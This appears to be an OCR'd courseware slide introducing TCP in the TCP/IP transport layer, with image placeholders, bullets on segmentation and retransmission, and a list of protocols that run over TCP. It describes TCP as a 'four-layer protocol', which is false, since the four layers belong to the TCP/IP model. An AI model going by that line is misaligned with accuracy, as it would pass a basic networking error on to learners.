
____

____

____


____

____



TCP/IP Protocol Suite

Transport Layer Protocols




Transmission Control Protocol (TCP)

- TCP is a **connection-oriented**, four-layer protocol
- TCP breaks messages into **segments**, **reassembles** them at the **destination station**, and **resends** the packets that are not received at the destination

The protocols that use TCP include

- **FTP (File Transfer Protocol)**
- **HTTP (Hypertext Transfer Protocol)**
- **Telnet**
- **SMTP (Simple Mail Transfer Protocol)**

Notes: ______________________________



